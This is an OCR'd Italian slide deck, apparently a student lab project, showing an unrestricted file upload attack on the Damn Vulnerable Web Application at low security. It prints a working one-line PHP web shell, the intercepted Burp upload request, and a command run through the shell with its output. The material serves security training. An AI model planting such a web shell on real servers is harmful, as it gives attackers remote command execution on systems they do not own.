

EPICODE

Progetto Alessandro Moscetti 30/10



```
<?php system($_REQUEST["cmd"]); ?>
```

Codice shell.php



Vulnerability: File Upload

Choose an image to upload:

No file chosen

```
../../hackable/uploads/shell.php succesfully uploaded!
```


More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7


Upload shell.php su DVWA


Burp Suite Community Edition v2023.9.1 - Temporary Project

Request to http://192.168.0.101:80

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.0.101
Content-Length: 434
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryK4uCzNasUvVn10rh
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.0.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=df5e32554ae9d8e9d28f92b29b7e2de7
Connection: close

------WebKitFormBoundaryK4uCzNasUvVn10rh
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryK4uCzNasUvVn10rh
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php

<?php system($_REQUEST["cmd"]); ?>

------WebKitFormBoundaryK4uCzNasUvVn10rh
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryK4uCzNasUvVn10rh--

```


Intercettazione upload



192.168.0.101/dvwa/hackable/uploads/shell.php?cmd=ls

```
dvwa_email.png shell.php
```

Risultato comando shell



```
GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
Host: 192.168.0.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/115.0.5790.171 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/avif,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=
f234c35ad7a3648b705cb0a49488486d
Connection: close
```

```
HTTP/1.1 200 OK
Date: Mon, 30 Oct 2023 14:08:02 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 25
Connection: close
Content-Type: text/html

dvwa_email.png
shell.php

```

Intercettazione comando shell

Grazie per l’attenzione.